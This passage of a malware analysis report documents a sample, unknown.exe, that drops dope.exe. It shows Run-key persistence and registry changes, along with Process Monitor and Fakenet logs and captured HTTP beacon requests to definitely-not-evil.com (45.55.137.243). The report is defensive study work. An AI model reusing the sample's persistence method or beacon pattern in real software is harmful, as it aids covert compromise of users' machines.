
## Exeinfope:

When sample is analyzing with the help of Exeinfope we found out the following details from the header:

CRC 32	30DC4FAC
Offset	00F8
Signature	Not Signed



**Fig 2.4 Static analysis of the header of malware sample using ExeinfoPE**




**Fig 2.5 Analyzing header to get hash values of the sample**


### Runtime Packer Analysis:

This analysis is done with the help of PEid:







**Fig 2.6 PEiD analysis of the malware to get entry point of the sample**



**Fig 2.7 Section view of the malware sample**



**Fig 2.8 Analyzing strings present in malware with the help of PEiD**



**Fig 2.9 Basic information of the malware with the help of PEiD**


## Behavioral Analysis:

Behavioral Analysis is the process of analyzing the impact and behavior of the system once the malware is executed i.e. we analyze the system before and after running the malware under the following heads like monitoring of the process, changes in the registry made by the malware, network analysis of the system which can be done by analyzing the packets sent and received by the system in which the malware will be executed. For performing behavioral analysis we will be using the following tools:

- **Regshot:** With the help of regshot we will be comparing the changes made in the registry before and after the execution of the malware named unknown.exe
- **Process Monitor:** Process monitor helps us to analyze the process changes made in the system before and after the execution of the malware.
- **Wireshark:** Wireshark help us to analyzing the packets in the system. Through which we can analyze the packets under different protocols like HTTP, TCP.

### Regshot:

Regshot helps us to identify the changes made in the registry. Before running the malware sample we will take a shot of the present registry keys.



**Fig 3.0 Taking registry shot before executing malware sample**

- Once we have taken 1<sup>st</sup> shot we will execute the malware.
- After the malware gets executed we will take the second shot of the registry to check the changes made by malware with the help of 2<sup>nd</sup> shot done by regshot.
- Once we have taken both the shot we will compare both.

After comparing we found the following changes in the registry:

**2 Keys we added in the registry:**

- HKLM\SOFTWARE\Microsoft\Tracing\dope\_RASAPI32
- HKLM\SOFTWARE\Microsoft\Tracing\dope\_RASMANCS

```
Keys added: 2
-----
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASAPI32
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASMANCS
```

**Fig 3.1 Keys added by malware sample in the registry**

Under the above registry keys **14 new values** were added. The malware sample known as unknown.exe executes and runs dope.exe by changing the registry keys of the system.

```
values added: 14
-----
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASAPI32\EnableFileTracing: 0x00000000
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASAPI32\EnableConsoleTracing: 0x00000000
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASAPI32\FileTracingMask: 0xFFFF0000
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASAPI32\ConsoleTracingMask: 0xFFFF0000
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASAPI32\MaxFileSize: 0x00100000
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASAPI32\FileDirectory: "%windir%\tracing"
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASMANCS\EnableFileTracing: 0x00000000
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASMANCS\EnableConsoleTracing: 0x00000000
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASMANCS\FileTracingMask: 0xFFFF0000
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASMANCS\ConsoleTracingMask: 0xFFFF0000
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASMANCS\MaxFileSize: 0x00100000
HKLM\SOFTWARE\Microsoft\Tracing\dope_RASMANCS\FileDirectory: "%windir%\tracing"
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}:
HKU\S-1-5-21-1716914095-909560446-1177810406-1000\Software\Microsoft\Windows\CurrentVersion\Run\dope: 22 43 3A 5C 55 73 65 72 73 5C 49 45 55 73 65 72
```

**Fig 3.2 Values added by malware sample in the registry**

## Process Monitor:

When we analyze the process in the system before and after with the help of process monitor we found out the following:

Time	Process Name	PID	Operation	Path	Result	Detail
4:10.5	Unknown.exe	564	CloseFile	C:\Users\IEUser\AppData\Roaming\do...	SUCCESS	
4:10.5	Unknown.exe	564	RegOpenKey	HKCU	SUCCESS	Desired Access: M...
4:10.5	Unknown.exe	564	RegOpenKey	HKCU\Software\Microsoft\Windows\C...	SUCCESS	Desired Access: R...
4:10.5	Unknown.exe	564	RegQueryValue	HKCU\Software\Microsoft\Windows\C...	NAME NOT FOUND	Length: 144
4:10.5	Unknown.exe	564	RegCloseKey	HKCU\Software\Microsoft\Windows\C...	SUCCESS	
4:10.5	Unknown.exe	564	RegCreateKey	HKCU\Software\Microsoft\Windows\C...	SUCCESS	Desired Access: R...
4:10.5	Unknown.exe	564	RegSetValue	HKCU\Software\Microsoft\Windows\C...	SUCCESS	Type: REG_SZ, Le...
4:10.5	Unknown.exe	564	RegCloseKey	HKCU\Software\Microsoft\Windows\C...	SUCCESS	
4:10.5	Unknown.exe	564	CreateFile	C:\Users\IEUser\AppData\Roaming\do...	SUCCESS	Desired Access: R...
4:10.5	Unknown.exe	564	WriteFile	C:\Users\IEUser\AppData\Roaming\do...	SUCCESS	Offset: 0, Length: 3...
4:10.5	SearchIndexer...	2452	FileSystemControl	C:	SUCCESS	Control: FSCTL_Q...
4:10.5	SearchIndexer...	2452	FileSystemControl	C:	SUCCESS	Control: FSCTL_R...
4:10.5	SearchIndexer...	2452	FileSystemControl	C:	SUCCESS	Control: FSCTL_R...
4:10.5	Unknown.exe	564	SetEndOfFile	C:\Users\IEUser\AppData\Roaming\do...	SUCCESS	EndOfFile: 376,332
4:10.5	Unknown.exe	564	CreateFileMap	C:\Users\IEUser\AppData\Roaming\do...	SUCCESS	SyncType: SyncTy...
4:10.5	Unknown.exe	564	CreateFileMap	C:\Users\IEUser\AppData\Roaming\do...	FILE LOCKED WI...	SyncType: SyncTy...
4:10.5	Unknown.exe	564	QueryStandardI...	C:\Users\IEUser\AppData\Roaming\do...	SUCCESS	AllocationSize: 376...
4:10.5	Unknown.exe	564	CreateFileMap	C:\Users\IEUser\AppData\Roaming\do...	SUCCESS	SyncType: SyncTy...
4:10.5	Unknown.exe	564	RegOpenKey	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Desired Access: Q...
4:10.5	Unknown.exe	564	QuerySecurityFile	C:\Users\IEUser\AppData\Roaming\do...	SUCCESS	Information: Label
4:10.5	Unknown.exe	564	QueryNameInfo...	C:\Users\IEUser\AppData\Roaming\do...	SUCCESS	Name: \Users\IEU...
4:10.5	dope.exe	308	Process Start	C:\Users\IEUser\AppData\Roaming\do...	SUCCESS	PID: 308, Comman...
4:10.5	dope.exe	308	Thread Create		SUCCESS	Thread ID: 1396
4:10.5	Unknown.exe	564	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
4:10.5	Unknown.exe	564	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Q...
4:10.5	Unknown.exe	564	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
4:10.5	Unknown.exe	564	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Desired Access: Q...
4:10.5	Unknown.exe	564	RegOpenKey	HKLM\Software\Policies\Microsoft\Win...	SUCCESS	Desired Access: Q...
4:10.5	Unknown.exe	564	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\...	NAME NOT FOUND	Length: 80
4:10.5	Unknown.exe	564	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\...	SUCCESS	Type: REG_DWO...
4:10.5	Unknown.exe	564	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\...	SUCCESS	
4:10.5	Unknown.exe	564	RegOpenKey	HKCU\Software\Policies\Microsoft\Win...	NAME NOT FOUND	Desired Access: Q...
4:10.5	Unknown.exe	564	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...

**Fig 3.3 Process monitor shows unknown.exe owns dope.exe**


Process monitor shows unknown.exe owns dope.exe and executes the same.

## Wireshark:

When we analyzed the network traffic and packets we found out 2 http request were sent to the following address:

**URL: Definitely-not-evil.com.**

**IP address: 45.55.137.243**



**Fig 3.4 Analysis of captured packet with the help of wireshark**

```
GET /avy HTTP/1.1
Content-Type: text/html
MySpecialHeader: whatever
User-Agent: definitely-not-evil.com
Host: definitely-not-evil.com
Cache-Control: no-cache
```

**Fig 3.5 HTTP header in the packet**

## Fakenet:

Fakenet provides us the safe environment to execute the sample by capturing the difference in process and analyzing the packet flow once the malware gets executed. Fakenet also detects the same changes which we detected with the help of regshot, process explorer and wireshark.

It's important to analyze malware in 2-3 different ways to ensure that the results produced are similar and produce the same results.

```

05/02/18 07:26:41 AM [ HTTPListener80] Storing HTTP POST headers and data to
http_20180502_072641.txt.
05/02/18 07:26:41 AM [ HTTPListener80] Responding with mime type: text/html f
ile: C:\Users\IEUser\Downloads\fakenet1.3\fakenet1.3\defaultFiles\FakeNet.html
05/02/18 07:26:52 AM [ Diverter] Modifying outbound external TCP reques
t packet:
05/02/18 07:26:52 AM [ Diverter] from: 192.168.0.52:49307 -> 104.43.1
37.66:443
05/02/18 07:26:52 AM [ Diverter] to: 192.168.0.52:49307 -> 192.168.
0.52:443
05/02/18 07:26:52 AM [ Diverter] pid: 3016 name: CompatTelRunner.exe
05/02/18 07:28:34 AM [ Diverter] Modifying outbound external TCP reques
t packet:
05/02/18 07:28:34 AM [ Diverter] from: 192.168.0.52:49308 -> 45.55.13
7.243:80
05/02/18 07:28:34 AM [ Diverter] to: 192.168.0.52:49308 -> 192.168.
0.52:80
05/02/18 07:28:34 AM [ Diverter] pid: 2488 name: dope.exe
05/02/18 07:28:34 AM [ HTTPListener80] Received a GET request.
05/02/18 07:28:34 AM [ HTTPListener80] -----

```

**Fig 3.6 Dope.exe executed by malware sample analysis done with the help of fakenet**


```

05/02/18 07:28:34 AM [ HTTPListener80] GET /ayy HTTP/1.1
05/02/18 07:28:34 AM [ HTTPListener80] Content-Type: text/html
05/02/18 07:28:34 AM [ HTTPListener80] MySpecialHeader: whatever
05/02/18 07:28:34 AM [ HTTPListener80] User-Agent: definitely-not-evil.com
05/02/18 07:28:34 AM [ HTTPListener80] Host: definitely-not-evil.com
05/02/18 07:28:34 AM [ HTTPListener80] Cache-Control: no-cache
05/02/18 07:28:34 AM [ HTTPListener80] -----
05/02/18 07:28:34 AM [ HTTPListener80] Responding with mime type: text/html
file: C:\Users\IEUser\Downloads\fakenet1.3\fakenet1.3\defaultFiles\FakeNet.html


```

**Fig 3.7 HTTP request executed by malware sample analysis done with the help of fakenet**

When we analyzed the processes of the system at the startup before and after executing the malware we found that doep.exe is set secretly by the malware in the startup activities of the system. Without executing unknown.exe it automatically gets executed at the startups. This is how the malware persist in the system.




**Fig 3.8 Startup processes before executing malware sample**




**Fig 3.9 Startup processes after executing malware sample**

When we checked into the IEUser directory Appdata folder we found the difference before and after executing the sample.



**Fig 4.0 Local Data before executing malware sample**

